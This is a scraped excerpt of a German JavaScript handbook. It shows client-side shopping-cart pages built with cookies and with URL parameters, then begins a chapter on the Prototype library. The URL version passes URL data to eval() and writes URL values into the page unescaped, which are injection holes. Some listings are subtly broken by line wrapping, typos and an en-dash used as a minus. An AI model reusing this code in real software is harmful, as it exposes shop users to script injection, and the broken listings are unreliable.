Auf der Seite **artikel_einzeln_cookies.html** muss dann der einzelne Artikel angezeigt werden und − auf Knopfdruck − zum Warenkorb hinzugefgt werden. Auch dazu verwenden wir wieder eine Hilfsfunktion namens `hinzu()`, die ein wenig anders aussieht als zuvor. Sie ahnen es bereits: Alle Frame-Referenzen sind verschwunden.

```
function hinzu(f, nr) {
   if (f.elements["anzahl" + nr]) {
      var anzahl = f.elements["anzahl" + nr].value;
      anzahl = parseInt(anzahl); //Umwandlung in Int
      if (isNaN(anzahl)) {
         anzahl = 0;
      }
      warenkorb_hinzufuegen_cookies(nr, anzahl);
      alert("Artikel hinzugefgt!");
   }
}
```



Hier klicken, um das Bild zu Vergrern

Abbildung 32.6 Ein (mehr oder weniger) kryptischer Cookie reprsentiert den Warenkorb.

Der Rest der Seite sieht so wie oben aus, wenn man von Frame-Verweisen einmal absieht. Ebenso wird der (nicht mehr vorhandene) bersichtsframe nicht mehr neu geladen, da diese Anweisung ins Leere fhren wrde:

```
<html>
<head>
<title>Online-Shop</title>
<script type="text/javascript" src="warenkorb.js"></script>
<script type="text/javascript" src="artikel.js"></script>
<script type="text/javascript" src="cookies.js"></script>
```

```
</head>
<body>
<h1>Willkommen im Online-Buch-Shop</h1>
<p>Bitte geben Sie die St&uuml;ckzahl an!
<script type="text/javascript"><!--
function kategoriename(nr) {
   for (var i=0; i<kategorie.length; i++) {
      for (var j=0; j<kategorie[i].artikel.length; j++) {
         if (kategorie[i].artikel[j].nr == nr) {
            return kategorie[i].name;
         }
      }
   }
   return "";
}

function hinzu(f, nr) {
   if (f.elements["anzahl" + nr]) {
      var anzahl = f.elements["anzahl" + nr].value;
      anzahl = parseInt(anzahl); //Umwandlung in Int
      if (isNaN(anzahl)) {
         anzahl = 0;
      }
      _warenkorb_hinzufuegen_cookies(nr, anzahl);
      alert("Artikel hinzugefgt!");
   }
}

document.write("<ul\>");

if (location.search.length > 1) {
   var nr = location.search.substring(1,
      location.search.length);
   nr = unescape(nr);
   var name = kategoriename(nr);
   for (var i=0; i<kategorie.length; i++)  {
      if (kategorie[i].name == name) {
         for (var j=0; j<kategorie[i].artikel.length; j++) {
            if (kategorie[i].artikel[j].nr == nr) {
               var a = kategorie[i].artikel[j];
               document.write("<h2\>" + a.name + "</h2\>");
               document.write("<b\>" + a.kurz + "</b\>");
               document.write("<img src=\"" + a.grafik + "\"\>");
               document.write("<br\>" + a.lang + "<br\>");
               document.write("<form\>");
               document.write("<input type=\"text\" ");
               document.write("name=\"anzahl" + nr + "\" ");
               document.write("size=\"2\" value=\"1\" /\> ");
               document.write(name + " ");
               document.write(a.preis + "&euro; "); // Preis in

               document.write("<input type=\"button\" value=\"In
                 den Warenkorb\" ");
               document.write("onclick=\
                 "javascript:hinzu(this.form, '" +
                 nr + "')\" /\><br /\>");
               document.write("</form\>");
            }
         }
      }
   }
   document.write("</ul\><a href=\"artikel_gesamt_cookies.html?");
   document.write(escape(name));
   document.write("\"\>");
   document.write("Zurck zu Kategorie " + name +"</a\>");
} else {
   document.write("</ul\>");
}
```

```
//--></script>
</p>
<p><a href="warenkorb_cookies.html">Bestellung
  aufgeben</a></p>
</body>
</html>
```

Mit relativ wenig Aufwand haben Sie die Artikelseiten des Frame-Warenkorbs in eine Lsung ohne Frames umgeschrieben, die auf Cookie-Basis arbeitet.

top

32.3.3 Warenkorb ndern

Jetzt fehlt nur noch eine Datei: der Warenkorb. Dieser wird mit der zuvor erluterten Taktik umgeschrieben:

- Die Datei **artikel.js** wird eingebunden, ebenso die Dateien **warenkorb.js** und **cookies.js**.
- Alle Frame-Referenzen werden entfernt.

Dass das Ganze so einfach funktioniert, liegt an der Routine zum Auslesen der Stckzahlen aus dem Cookie:

```
var anzahl = lesen_collection(nr);
anzahl = parseInt(anzahl); // in Integer umwandeln
if (isNaN(anzahl)) {
   anzahl = 0;
}
```

Auch, wenn zu einem Artikel keine Daten in dem Cookie gespeichert sind, wird die korrekte Anzahl ermittelt, in diesem Fall 0.

Werfen wir noch einen Blick auf die Aufgabenverteilung: Wir mssen hier zweigleisig fahren:

- Die Artikelnummern werden aus den Variablen in der Datei **artikel.js** ermittelt.
- Die zugehrigen Stckzahlen kommen aus dem Cookie bzw. der Cookie-Collection (mit krftiger Mithilfe der Funktionen in der Datei **cookies.js**).

Ansonsten sind keine weiteren nderungen ntig. Aus diesem Grund finden Sie im Folgenden sofort das komplette Listing:

```
<html>
<head>
<title>Online-Shop</title>
<script type="text/javascript" src="warenkorb.js"></script>
<script type="text/javascript" src="artikel.js"></script>
<script type="text/javascript" src="cookies.js"></script>
</head>
<body>
<h1>Warenkorb</h1>
<form method="post" action="skript.php">
<script type="text/javascript"><!--
function update(f) {
   for (var i=0; i<f.elements.length; i++) {
```

```
      if (f.elements[i].type == "text" &&
         f.elements[i].name.substring(0, 6) == "anzahl") {
         var nr = f.elements[i].name.substring(6,
                  f.elements[i].name.length);
         var anzahl = f.elements[i].value;
         anzahl = parseInt(anzahl);
         if (isNaN(anzahl)) {
             anzahl = 0;
         }
         warenkorb_editieren_cookies(nr, anzahl);
      }
   }
   location.reload();
}
document.write("<table border=\"1\" cellpadding=\"2\"\>");

var summe = 0;
for (var i=0; i<kategorie.length; i++) {
   for (var j=0; j<kategorie[i].artikel.length; j++) {
      var a = kategorie[i].artikel[j];
      var anzahl = lesen_collection(a.nr);
      if (anzahl>0) {
         document.write("<tr\><td\>");
         document.write("<input type=\"text\" ");
         document.write("name=\"anzahl" + a.nr + "\" ");
         document.write("size=\"2\" ");
         document.write("value=\"" + anzahl + "\" /\> ");
         document.write("</td\><td\>");
         document.write("<i\>" + a.nr + "</i\> ");
         document.write("</td\><td\>");
         document.write("<b\>" + a.name + "</b\> ");
         document.write("</td\><td\>");
         document.write((anzahl * a.preis) + " &euro; ");
         document.write("</tr\>");
         summe += anzahl * a.preis;
      }
   }
}

document.write("</table\>");
//--></script>
<br />
<input type="button" onclick="update(this.form)"
  value="Aktualisieren" />
<input type="submit" value="Bestellung aufgeben" />
</form>
<a href="kategorien_cookies.html">Zur&uuml;ck zur
&Uuml;bersicht</a></body>
</html>
```

Der Warenkorb funktioniert nun vollstndig ohne Frames, aber mit Cookies. Sie mssen die Vor- und Nachteile hier sorgfltig abwgen. Auf jeden Fall sollten Sie berprfen, ob der Browser des Benutzers Cookies untersttzt oder nicht. Das geht in zwei Schritten (natrlich wieder unter Verwendung von Features aus Kapitel 12). Zunchst bentigen Sie eine Funktion, die einen Cookie lscht, indem ein Ablaufdatum in der Vergangenheit gesetzt wird:

```
function cookie_loeschen()   {
   var anzParameter = cookie_loeschen.arguments.length;
   var parameter = cookie_loeschen.arguments;
   // 1. Cookie-Name
   var name = parameter[0];
   // 2. Domain
   var domain = (anzParameter >= 2) ? parameter[1] : null;
   // 3. Pfad
   var path = (anzParameter >= 3) ? parameter[2] : null;
```

```
   if (path != null) {
      path = escape(path); // Sonderzeichen umwandeln
   }
   // 4. Sicherheitsstufe
   var secure = (anzParameter >= 4) ? parameter[3] : null;
   // Haltbarkeitsdatum
   var expires = new Date(1977, 0, 1, 0, 0, 1);
   // Aufruf von cookie_setzen
   cookie_setzen(name, "", expires, domain, path, secure);
}
```

Damit lsst sich die Funktion `cookie_support()` erstellen. Sie setzt erst ein Cookie, prft, ob es erfolgreich gesetzt werden konnte, und lscht es dann wieder.

```
function cookie_support()   {
   cookie_setzen("testcookie", "ok");
   if (cookie_lesen("testcookie") == "ok") {
      cookie_loeschen("testcookie");
      return true;
   } else {
      return false;
   }
}
```

Sie sollten dann auf der Hauptseite Ihres Angebots eine Abfrage nach folgendem Muster integrieren:

```
if (!cookie_support()) {
   location.href = "keine-cookies.html";
}
```

Auf der Seite **keine-cookies.html** knnen Sie dann einen entsprechenden Hinweis anbringen und die Benutzer darauf hinweisen, dass sie die Cookie-Untersttzung ihrer Browser aktivieren mssen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 32 Warenkorb**
  - **32.1 Datenstruktur**
  - **32.2 Mit unsichtbaren Frames arbeiten**
    - **32.2.1 Warenkorb fllen**
    - **32.2.2 Artikel anzeigen**
    - **32.2.3 Warenkorb ndern**
  - **32.3 Mit Cookies arbeiten**
    - **32.3.1 Warenkorb fllen**
    - **32.3.2 Artikel anzeigen**
    - **32.3.3 Warenkorb ndern**
  - **32.4 ber die URL**
    - **32.4.1 Den Warenkorb fllen**
    - **32.4.2 Artikel anzeigen**
    - **32.4.3 Den Warenkorb ndern**
  - **32.5 Fazit**

top

32.4 ber die URL

Neben Cookies und JavaScript-Variablen in anderen Frames gibt es noch eine dritte Mglichkeit, Daten whrend mehrerer Sitzungen zu behalten: in der URL!

Sie rufen also keine Datei **irgendwas.html** auf, sondern rufen **irgendwas.html?daten** im Browser auf und fragen per JavaScript ab, was hinter dem Fragezeichen alles angegeben worden ist. Diese Methode haben wir bereits bei der Auflistung der Produkte eingesetzt. Dort wurde in der URL der Name der Produktkategorie bzw. der Bestellnummer (bei der Einzelansicht) bergeben.

Das Problem an dieser Lsung ist, dass die URL je nach Browser und Webserver eine enorme Lnge hat: irgendeinen Wert zwischen 500 und 2000 Zeichen. Bei vielen Artikeln im Warenkorb knnte das zu einem echten Problem ausarten.

Ein weiteres Problem entsteht durch den Internet Explorer, der beim Zugriff auf lokale HTML-Dateien in einigen Versionen die bentigte Eigenschaft `location.search` nicht zur Verfgung stellt. Hier mssen Sie

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

unter Umstnden einen lokalen Webserver installieren und mit diesem Server testen.

Als Datenformat verwenden wir den Weg, den wir bereits bei der Cookie-Lsung implementiert hatten. Nur drfen dieses Mal die Daten nicht in Cookies gespeichert werden, sondern mssen ber die URL an die nchste Seite weitergeleitet werden. Dazu verwenden wir den Code aus den entsprechenden Cookie-Versionen, aber schreiben das Ergebnis nicht in einen Cookie, sondern liefern es zurck. Beim Auslesen der Daten wird ebenfalls nicht auf den Cookie zugegriffen, sondern auf die URL.

Bei den Artikelbersichtsseiten wird in der URL die Bestellnummer oder der Kategoriename der Artikel bergeben. Hier mssen also besondere Vorkehrungen getroffen werden. Im Folgenden unterscheiden wir daher zwei Flle:

- In der URL werden nur die Warenkorb-Daten bergeben. Dann werden diese einfach an den Dateinamen angehngt: **datei.html?warendaten**
- In der URL werden neben den Warenkorb-Daten auch noch weitere Daten wie etwa die Bestellnummer des anzuzeigenden Artikels bergeben. Dann werden diese beiden Daten durch ein kaufmnnisches Und (&) getrennt: **datei.html?anderedaten&warenkorbdaten**

Damit lassen sich die Hilfsfunktionen – in Anlehnung an die entsprechenden Cookie-Funktionen – erstellen:

```
var warenkorb_daten = warenkorb_laden_collection();

function warenkorb_laden_collection() {
   var ls = location.search;
   if (ls.length > 1) {
      if (ls.indexOf("&") > -1) {
         var str = ls.substring(ls.indexOf("&") + 1,
                                ls.length);
      } else {
         var str = ls.substring(1, ls.length);
      }
   }
   str = unescape(str);
   var temp = new Array();
   // Daten aus der URL in ein Array umwandeln
   if (str != "") {
      str = str.replace(/,/g, "\",\"");
      str = str.replace(/</g, "");
      str = str.replace(/>/g, "");
      str = "\"" + str + "\"";
      eval("temp = [" + str + "]");
   }
   // assoziatives Array erstellen
   var c = new Array();
   for (var i=0; i<temp.length; i+=2) {
      c[temp[i]] = temp[i+1];
   }
   // Array zurckgeben
   return c;
}

function warenkorb_lesen_collection(name) {
   return warenkorb_daten[name];
}
```

```
function warenkorb_speichern_collection()   {
   var temp = new Array();
   for (var e in warenkorb_daten) {
      temp[temp.length] = e;
      temp[temp.length] = warenkorb_daten[e];
   }

   return temp.toString();
}

function warenkorb_schreiben_collection(name, wert) {
   warenkorb_daten[name] = wert;
   warenkorb_speichern_collection();
}
```

Der Rest gestaltet sich fast genauso wie bei der Cookie-Lsung.

top

32.4.1 Den Warenkorb fllen ▼▲

Die Funktionen fr das Fllen des Warenkorbs mssen als Erstes angepasst werden:

```
function warenkorb_hinzufuegen_url(nr, stueck) {
   var anzahl = warenkorb_lesen_collection(nr);
   anzahl = parseInt(anzahl); // in Integer umwandeln
   if (isNaN(anzahl)) {
      anzahl = 0;
   }
   anzahl += stueck;
   warenkorb_schreiben_collection(nr, anzahl);
}

function warenkorb_editieren_url(nr, stueck) {
   warenkorb_schreiben_collection(nr, stueck);
}
```

Damit stehen nun die notwendigen Hilfsfunktionen zur Verfgung, die bei den Artikelseiten und auf der Warenkorb-Seite aufgerufen werden mssen.

top

32.4.2 Artikel anzeigen ▼▲

Zur Anzeige der einzelnen Artikel werden auch dieses Mal drei Dateien erstellt:

- eine Seite, auf der alle Kategorien in einer bersicht angezeigt werden: **kategorien_url.html**
- eine Seite, auf der alle Artikel einer Kategorie angezeigt werden: **artikel_gesamt_url.html**
- eine Seite, auf der alle Informationen ber einen Artikel angezeigt werden (und auf der auch bestellt werden kann): **artikel_einzeln_url.html**

Wir beginnen wieder mit der bersicht ber alle Kategorien. Der einzige

Unterschied zur Cookie-Lsung ist folgender: Sollten schon Daten in der URL stehen (also schon Artikel im Warenkorb vorhanden sein), mssen diese bei jedem Link weiter bergeben werden.

```
<html>
<head>
<title>Online-Shop</title>
<script type="text/javascript" src="warenkorb.js"></script>
<script type="text/javascript" src="artikel.js"></script>
</head>
<body>
<h1>Willkommen im Online-Buch-Shop</h1>
<p>Bitte w&auml;hlen Sie eine Kategorie!
<ul>
<script type="text/javascript"><!--
for (var i=0; i<kategorie.length; i++) {
   document.write("<li\>");
   document.write("<a href=\"artikel_gesamt_url.html?");
   document.write(escape(kategorie[i].name));
   if (location.search.length > 0) {
      document.write("&" + location.search.substring(1,
                           location.search.length));
   }
   document.write("\"\>");
   document.write(kategorie[i].name);
   document.write("</a\></li\>");
}
//--></script>
</ul>
</p>
</body>
</html>
```

Im nchsten Schritt werden alle Artikel einer Kategorie angezeigt, und zwar in der Datei **artikel_gesamt_url.html**. Beachten Sie bei den nderungen, dass die Daten in der URL auf jeden Fall weitergegeben werden mssen! Wenn Sie diesen Parameter an einer Stelle weglassen, sind damit die gesamten Bestellinformationen verloren.

```
<html>
<head>
<title>Online-Shop</title>
<script type="text/javascript" src="warenkorb.js"></script>
<script type="text/javascript" src="artikel.js"></script>
</head>
<body>
<h1>Willkommen im Online-Buch-Shop</h1>
<p>Bitte w&auml;hlen Sie einen Artikel!
<script type="text/javascript"><!--
document.write("<ul\>");

var ls = location.search;
if (ls.length > 1) {
   if (ls.indexOf("&") > -1) {
      var name = ls.substring(1, ls.indexOf("&"));
      var daten = ls.substring(ls.indexOf("&")+1, ls.length);
   } else {
      var name = location.search.substring(1,
         location.search.length);
      var daten = "";
   }
   name = unescape(name);

   for (var i=0; i<kategorie.length; i++) {
      if (kategorie[i].name == name) {
         for (var j=0; j<kategorie[i].artikel.length; j++) {
```

```
            var a = kategorie[i].artikel[j];
            document.write("<li\>");
            document.write("<a href=\"artikel_einzeln_url.html?");
            document.write(escape(a.nr));
            if (daten != "") {
               document.write("&" + daten);
            }
            document.write("\"\>");
            document.write(a.name);
            document.write("</a\></li\>");
         }
      }
   }
}
document.write("</ul\></p\><p\>");
document.write("<a href=\"kategorien_url.html?" +
   escape(warenkorb_speichern_collection()) +
   "\"\>Zurck zur bersicht </a\></p\><p\>");
document.write("<a href=\"warenkorb_url.html?" +
   escape(warenkorb_speichern_collection()) +
   "\"\>Bestellung aufgeben</a\></p\>");
//--></script>
</body>
</html>
```

Jetzt fehlt nur noch eine Datei: **artikel_einzeln_url.html**. Dort wird die Einzelansicht fr den Artikel prsentiert. Ein wichtiges Element dieser Seite ist die Funktion `hinzu()`, die einen Artikel zum Warenkorb hinzufgt:

```
function hinzu(f, nr) {
  if (f.elements["anzahl" + nr]) {
    var anzahl = f.elements["anzahl" + nr].value;
    anzahl = parseInt(anzahl); //Umwandlung in Int
    if (isNaN(anzahl)) {
      anzahl = 0;
    }
    warenkorb_hinzufuegen_url(nr, anzahl);
    alert("Artikel hinzugefgt!");
    location.search = "?" + escape(nr)
       + "&" + escape(warenkorb_speichern_collection());
   }
}
```

Die Daten werden im Array `warenkorb_daten` gespeichert, das in der Seite definiert ist. Sie mssen lediglich bei allen Links den neuen Datenbestand weitergeben. Deswegen mssen Sie an jeden Link die entsprechenden Daten anfgen. Sie erhalten diese Daten, wie Sie bereits in den vorhergehenden Listings gesehen haben, ber folgenden Funktionsaufruf:

```
escape(warenkorb_speichern_collection())
```

Hier folgt der komplette Code der Seite:

```
<html>
<head>
<title>Online-Shop</title>
<script type="text/javascript" src="warenkorb.js"></script>
<script type="text/javascript" src="artikel.js"></script>
</head>
<body>
<h1>Willkommen im Online-Buch-Shop</h1>
<p>Bitte geben Sie die St&uuml;ckzahl an!
<script type="text/javascript"><!--
```

```
function kategoriename(nr) {
   for (var i=0; i<kategorie.length; i++) {
      for (var j=0; j<kategorie[i].artikel.length; j++) {
         if (kategorie[i].artikel[j].nr == nr) {
            return kategorie[i].name;
         }
      }
   }
   return "";
}

function hinzu(f, nr) {
   if (f.elements["anzahl" + nr]) {
      var anzahl = f.elements["anzahl" + nr].value;
      anzahl = parseInt(anzahl); //Umwandlung in Int
      if (isNaN(anzahl)) {
         anzahl = 0;
      }
      warenkorb_hinzufuegen_url(nr, anzahl);
      alert("Artikel hinzugefgt!");
      location.search = "?" + escape(nr)
         + "&" + escape(warenkorb_speichern_collection());
   }
}

document.write("<ul\>");

var ls = location.search;
if (ls.length > 1) {
   if (ls.indexOf("&") > –1) {
      var nr = ls.substring(1, ls.indexOf("&"));
      var daten = ls.substring(ls.indexOf("&")+1, ls.length);
   } else {
      var nr = location.search.substring(1,
         location.search.length);
      var daten = "";
   }
   nr = unescape(nr);
   var name = kategoriename(nr);
   for (var i=0; i<kategorie.length; i++) {
      if (kategorie[i].name == name) {
         for (var j=0; j<kategorie[i].artikel.length; j++) {
            if (kategorie[i].artikel[j].nr == nr) {

               var a = kategorie[i].artikel[j];
               document.write("<h2\>" + a.name + "</h2\>");
               document.write("<b\>" + a.kurz + "</b\>");
               document.write("<img src=\"" + a.grafik +
                 "\" /\>");
               document.write("<br\>" + a.lang + "<br\>");
               document.write("<form\>");
               document.write("<input type=\"text\" ");
               document.write("name=\"anzahl" + nr + "\" ");
               document.write("size=\"2\" value=\"1\" /\> ");
               document.write(name + " ");
               document.write(a.preis + "&euro; "); // Preis in
               document.write("<input type=\"button\" value=\"In
                 den Warenkorb\" ");
               document.write("onclick=\
                 "javascript:hinzu(this.form, '" + nr + "')\" /\>
                 <br /\>");
               document.write("</form\>");
            }
         }
      }
   }
   document.write("</ul\><a href=\"artikel_gesamt_url.html?");
   document.write(escape(name));
```

```
   var d = warenkorb_speichern_collection();
   document.write("&" + escape(d));
   document.write("\"\>");
   document.write("Zurck zu Kategorie " + name +"</a\>");
} else {
   document.write("</ul\>");
}

document.write("</p\><p\>");
document.write("<a href=\"warenkorb_url.html?" +
   escape(warenkorb_speichern_collection()) +
   "\"\>Bestellung aufgeben</a\></p\>");
//--></script>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 32.7 Im Feld Location sehen Sie die kryptische URL mit den Warenkorb-Daten.

top

32.4.3 Den Warenkorb ndern ▲

Zum Abschluss des Beispiels fehlt noch eine Seite, und zwar der Warenkorb selbst. Das Codestck fr das Neuladen einer Seite nach einer nderung muss (im Vergleich zur Cookie-Lsung) am strksten gendert werden. Sie mssen hier wie folgt vorgehen:

- Zunchst nehmen Sie die nderungen am Array vor.
- Dann lassen Sie sich das zum String gemachte Array von `warenkorb_speichern_collection()` zurckgeben.
- Diesen Wert hngen Sie – nach Vorbehandlung mit `escape()` – an die URL an und laden dadurch die Seite neu.

Without any further ado – also ohne weitere Vorrede – folgt hier der Code:

```
<html>
<head>
<title>Online-Shop</title>
<script type="text/javascript" src="warenkorb.js"></script>
<script type="text/javascript" src="artikel.js"></script>
</head>
<body>
```

```
<h1>Warenkorb</h1>
<form method="post" action="skript.php">
<script type="text/javascript"><!--
function update(f) {
   for (var i=0; i<f.elements.length; i++) {
      if (f.elements[i].type == "text" &&
         f.elements[i].name.substring(0, 6) == "anzahl") {
         var nr = f.elements[i].name.substring(6,
                  f.elements[i].name.length);
         var anzahl = f.elements[i].value;
         anzahl = parseInt(0 + anzahl);
         warenkorb_editieren_url(nr, anzahl);
      }
   }
   location.search = "?" +
      escape(warenkorb_speichern_collection());
}

document.write("<table border=\"1\" cellpadding=\"2\"\>");

var summe = 0;
for (var i=0; i<kategorie.length; i++) {
   for (var j=0; j<kategorie[i].artikel.length; j++) {
      var a = kategorie[i].artikel[j];
      var anzahl = warenkorb_lesen_collection(a.nr);
      if (anzahl>0) {
         document.write("<tr\><td\>");
         document.write("<input type=\"text\" ");
         document.write("name=\"anzahl" + a.nr + "\" ");
         document.write("size=\"2\" ");
         document.write("value=\"" + anzahl + "\" /\> ");
         document.write("</td\><td\>");
         document.write("<i\>" + a.nr + "</i\> ");
         document.write("</td\><td\>");
         document.write("<b\>" + a.name + "</b\> ");
         document.write("</td\><td\>");
         document.write((anzahl * a.preis) + " &euro; ");
         document.write("</tr\>");
         summe += anzahl * a.preis;
      }
   }
}

document.write("</table\>");
//--></script>
<br />

<input type="button" onclick="update(this.form)"
  value="Aktualisieren" />
<input type="submit" value="Bestellung aufgeben" />
</form>
<script type="text/javascript"><!--
document.write("<a href=\"kategorien_url.html?" +
  escape(warenkorb_speichern_collection()) +
  "\"\>Zur&uuml;ck zur &Uuml;bersicht</a\>");
//--></script>
</body>
</html>
```

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 32 Warenkorb
  - 32.1 Datenstruktur
  - 32.2 Mit unsichtbaren Frames arbeiten
    - 32.2.1 Warenkorb fllen
    - 32.2.2 Artikel anzeigen
    - 32.2.3 Warenkorb ndern
  - 32.3 Mit Cookies arbeiten
    - 32.3.1 Warenkorb fllen
    - 32.3.2 Artikel anzeigen
    - 32.3.3 Warenkorb ndern
  - 32.4 ber die URL
    - 32.4.1 Den Warenkorb fllen
    - 32.4.2 Artikel anzeigen
    - 32.4.3 Den Warenkorb ndern
  - 32.5 Fazit

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

top

32.5 Fazit

Sie haben in diesem Kapitel drei unterschiedliche Anstze kennengelernt, einen Warenkorb mit JavaScript zu realisieren. Welchen dieser Anstze Sie fr Ihre Website verwenden, ist Ihren persnlichen Prferenzen berlassen. Um Ihnen die Entscheidung ein wenig zu erleichtern − oder um sie zumindest mit einigen Argumenten zu untermauern −, fhren wir im Folgenden noch einige der **Nachteile** der jeweiligen Alternativen auf.

Gegen die Lsung mit Frames spricht Folgendes:

- Beim ffnen eines Links in einem neuen Fenster funktioniert der Warenkorb nicht mehr.
- Beim ffnen eines Links in einem neuen Fenster funktioniert der Warenkorb nicht mehr. (Das ist so ein schwerwiegender Nachteil, dass er gleich zweimal erwhnt wird.)

Die Lsung mit Cookies knnte an Folgendem scheitern:

- Viele Benutzer (oder Systemverwalter) deaktivieren Cookies.
- Da auf jeder Seite ein Cookie gesetzt wird, werden Benutzer, die sich vom Browser Warnmeldungen beim Eintreffen eines Cookies anzeigen lassen, langsam, aber sicher wahnsinnig und deaktivieren im schlimmsten Fall ebenfalls die Cookies.

Gegen die URL-Lsung spricht Folgendes:

- Die URL wird unter Umstnden sehr lang.
- Das Setzen von Bookmarks ist nicht mglich.
- Der Shop kann nicht in mehreren Fenstern gleichzeitig betrachtet werden (das eine Fenster bekommt die nderungen im anderen Fenster nicht mit).

Der grte Nachteil von allen Anstzen besteht darin, dass der Browser des Benutzers JavaScript untersttzen muss. Fr echte E-Commerce-Anwendungen sollten Sie also auf serverseitige Mittel

setzen. Fr den Hausgebrauch und kleinere Firmen kommen Sie auch mit den in diesem Kapitel vorgestellten Listings sehr weit.

---

[1]*http://www.spiegel.de/panorama/0,1518,150851,00.html In Anlehnung an die in Amerika blicherweise in rosa Umschlgen (pink slips) ausgehndigten Kndigungsschreiben.*

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 33 JavaScript-Bibliotheken
  - 33.1 Prototype
  - 33.2 script.aculo.us
  - 33.3 Weitere Bibliotheken

Die meisten Leser stecken ihre Bcher in die Bibliothek, die meisten Schriftsteller stecken ihre Bibliothek in ihre Bcher. – Nicholas Chamfort

Kapitel 33 JavaScript-Bibliotheken

Wenn man so die Entwicklung von JavaScript in den letzten Jahren betrachtet, stellt man zwei Dinge fest: Hurra, die Browser halten sich immer mehr an Standards, die Entwicklung fllt leichter (beispielsweise DOM, DHTML, AJAX). Andererseits gibt es mittlerweile mehr Browser, die teilweise auch nur auf einem bestimmten Betriebssystem laufen. Die Entwicklung von browserunabhngigen, modernen JavaScript-Anwendungen fllt schwerer (beispielsweise DOM, DHTML, AJAX).

Aus diesem Grund kommen Open-Source-JavaScript-Bibliotheken immer mehr in Mode, die hufig bentigte Funktionalitt kapseln und – aufgrund der groen Nutzer- und damit Testbasis – auch exotischere Browser bercksichtigen knnen.

Gerade sehr fortgeschrittene Effekte wie etwa Drag & Drop sind ohne Bibliothek kaum mehr denkbar. Das gesammelte Wissen der Open-Source-Entwicklergemeinde hinter der JavaScript-Bibliothek lsst zumindest hoffen, dass auch seltenere Systeme

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

adquat bercksichtigt worden sind. Es ist hufig so gut wie unmglich, dieses Know-how selbst zusammenzurecherchieren.

Dieses Kapitel stellt einige dieser Bibliotheken und Frameworks vor, allerdings nur kurz. Das hat einen praktischen Grund: Die Halbwertszeit solcher Bibliotheken ist hufig geringer als der Zeitraum zwischen Redaktionsschluss und Verffentlichungszeitpunkt des Buches. Aktuelle Informationen zu den jeweiligen Bibliotheken finden Sie natrlich auf den Projektwebsites.

top

33.1 Prototype

Eine der bekanntesten JavaScript-Bibliotheken ist Prototype. Unter **http://prototype.conio.net/** gibt es das Ganze zum Download, entweder als einzelne **.js**-Datei (**prototype.js**) oder als komplette Distribution mit einzelnen Skriptdateien. Letztere Variante enthlt die einzelnen Prototype-Bestandteile im Ordner **src**; im Ordner **dist** befindet sich dann die **prototype.js**, die Datei, die den kompletten Code aus den Einzeldateien enthlt. Der Sinn des Ganzen: Im **src**-Verzeichnis finden Sie die Funktionalitt nach Bereichen aufgeteilt, die komplette Datei **prototype.js** wird aber in Websites verwendet (somit ist nur ein zustzlicher HTTP-Request erforderlich):

```
<script type="text/javascript" src="prototype.js"></script>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 33.1 Die Homepage von Prototype

Der bekannteste Bestandteil von Prototype ist folgende Hilfsfunktion:

```
function $() {
  var elements = new Array();

  for (var i = 0; i < arguments.length; i++) {
    var element = arguments[i];
```

```
    if (typeof element == 'string')
      element = document.getElementById(element);


    if (arguments.length == 1)
      return element;

    elements.push(element);
  }

  return elements;
}
```

